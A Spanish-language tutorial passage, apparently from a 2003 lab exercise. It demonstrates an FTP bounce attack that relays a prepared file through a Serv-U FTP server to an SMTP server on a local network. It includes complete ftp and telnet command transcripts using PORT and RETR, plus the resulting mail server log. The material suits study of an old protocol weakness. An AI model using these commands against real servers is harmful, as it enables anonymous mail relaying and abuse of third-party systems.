
Escribimos:

Quote CWD	Cambia al directorio home del server
Quote PORT 172,28,0,9,0,25	Indica que la transferencia se hará al servidor SMTP
Quote STOR mim.txt	Prepara el archivo almacén
Quote RETR mim.txt	Termina la transferencia y la envía.
Quit	Fin de la conexión

Explicación comando STOR.

Si hubiésemos querido realizar una transferencia “normal” el comando STOR es fundamental, éste no es el caso, la transferencia “no es normal” así que NO ENVIES el comando STOR, porque sino no funcionará.

Si te preguntas por qué yo he tenido que incluir el comando STOR es simplemente por “un error” en la captura de la pantalla, bueno realmente no se debe a un error, es que hice la transferencia directa y al mismo tiempo entre el cliente-Servidor FTP-Servidor de Correo, vamos que no tenía el “archivo subido” previamente al Servidor FTP, si tú has seguido paso a paso los ejemplos, no necesitarás STOR.




```
C:\mailFTP>ftp
ftp> open 172.28.130.255 5555
Conectado a 172.28.130.255.
220 Serv-U FTP-Server v2.5e for WinSock ready...
Usuario (172.28.130.255:(none)): usuariop
331 User name okay, need password.
Contraseña:
230 User logged in, proceed.
ftp> lcd
Directorio local ahora C:\mailFTP.
ftp> quote CWD
250 Directory changed to /c:/
ftp> put
Archivo local mim.txt
Archivo remoto mim.txt
200 PORT Command successful.
150 Opening ASCII mode data connection for mim.txt.
226 Transfer complete.
ftp: 99 bytes enviados en 0,00Segundos 99000,00KB/s
ftp> quote PORT 172,28,0,9,0,25
200 PORT Command successful.
ftp> quote STOR mim.txt
150 Opening ASCII mode data connection for mim.txt.
ftp> quote RETR mim.txt
226 Transfer complete.
ftp> quit
150 Opening ASCII mode data connection for mim.txt
C:\mailFTP>
```

También se puede hacer desde telnet, una vez situado el archivo en el servidor....

Escribimos telnet 172.28.130.255 5555

Y después lo mismo que antes pero sin quote, por que ahora estamos conectados DIRECTAMENTE del lado del Servidor.




```
220 Serv-U FTP-Server v2.5e for WinSock ready...
USER usuariop
331 User name okay, need password.
PASS kaka
230 User logged in, proceed.
PORT 172,28,0,9,0,25
200 PORT Command successful.
CWD
250 Directory changed to /c:/
STOR mim.txt
150 Opening ASCII mode data connection for mim.txt.
226 Transfer complete.
RETR mim.txt
150 Opening ASCII mode data connection for mim.txt
226 Transfer complete.
QUIT
221 Goodbye!

Se ha perdido la conexión con el host.
C:\mailFTP>
```

Esta sería la imagen del archivo transferido al Servidor mail, como siempre taché los verdaderos nombres de direcciones de correo, son internas, de mi red...

***** RECUERDA NO EJECUTAR EL COMANDO STOR, QUE SINO NO TE FUNCIONARÁ!!!!**

Esta es una pantalla del Servidor de Correo en el momento de recibir el mensaje, ésta es otra de las razones de realizar la práctica en Red Local, así se puede “controlar” y vigilar que todo sale como se espera....



The screenshot shows the ArGoSoft Mail Server Pro for WinNT/2000/XP interface. The main window displays a log of SMTP transactions. The log shows the server starting, listening on ports 25 and 110, and then receiving a connection from 172.28.0.9. The transaction includes a HELO command, a 250 Welcome message, a MAIL FROM command, a 250 Sender OK message, an RCPT TO command, a 250 Recipient OK message, a DATA command, a 354 Enter mail message, and a 250 Message accepted for delivery message. The transaction ends with a 221 Bye message and a 250 Message delivered message. The status bar at the bottom indicates 'Delivery on'.

```
19/04/2003 0:16:25 - Server is stopped
19/04/2003 0:16:29 - SMTP server started. Listening on port 25
19/04/2003 0:16:29 - POP3 server started. Listening on port 110
19/04/2003 0:17:37 - Requested SMTP connection from 172.28.0.9 [172.28.0.9]
19/04/2003 0:17:47 - ( 1) 220 [redacted] ArGoSoft Mail Server Pro for WinNT/2000/XP
19/04/2003 0:17:48 - ( 1) HELO laptopvic
19/04/2003 0:17:48 - ( 1) 250 Welcome. 172.28.0.9 [172.28.0.9], pleased to meet you
19/04/2003 0:17:48 - ( 1) MAIL FROM: <[redacted]>
19/04/2003 0:17:48 - ( 1) 250 Sender "[redacted]" OK...
19/04/2003 0:17:48 - ( 1) RCPT TO: <[redacted]>
19/04/2003 0:17:48 - ( 1) 250 Recipient "[redacted]" OK...
19/04/2003 0:17:49 - ( 1) DATA
19/04/2003 0:17:49 - ( 1) 354 Enter mail. end with "." on a line by itself
19/04/2003 0:17:49 - ( 1) 250 Message accepted for delivery.
19/04/2003 0:17:49 - ( 2) Delivering to [redacted]
19/04/2003 0:17:49 - ( 1) QUIT
19/04/2003 0:17:50 - ( 1) 221 Bye
19/04/2003 0:17:50 - SMTP connection with 172.28.0.9 [172.28.0.9] ended. ID=1
19/04/2003 0:17:50 - ( 2) Message from [redacted] delivered to [redacted]
```

La pregunta: ¿Por qué no has hecho esto mismo usando un ftp y un smtp de Internet?

La respuesta no te va a gustar, prácticamente hoy en día es imposible, *debe estar venus alineado con Júpiter y granizar el día 29 de febrero de un año bisiesto que termine en 8* para que esto se lleve a cabo, vamos que deben estar mal configurados todos los Servidores, pero no importa, seguro que has aprendido muchas cosas que antes desconocías de los servidores y clientes FTP, no?

Bueno, no funcionará con FTP's normalitos y bien configurados, pero ya sabes, si configuras el SERV-U apropiadamente y lo “colocas” en una máquina que actúe de FTP, sí que debería funcionar.

Enlaces recomendados para seguir esta práctica:

RFC del protocolo FTP <http://www.w3.org/Protocols/rfc959>

Breve explicación de FTP <http://gsyc.escet.urjc.es/docencia/assignaturas/ral-00-01/transpas/ftp.pdf>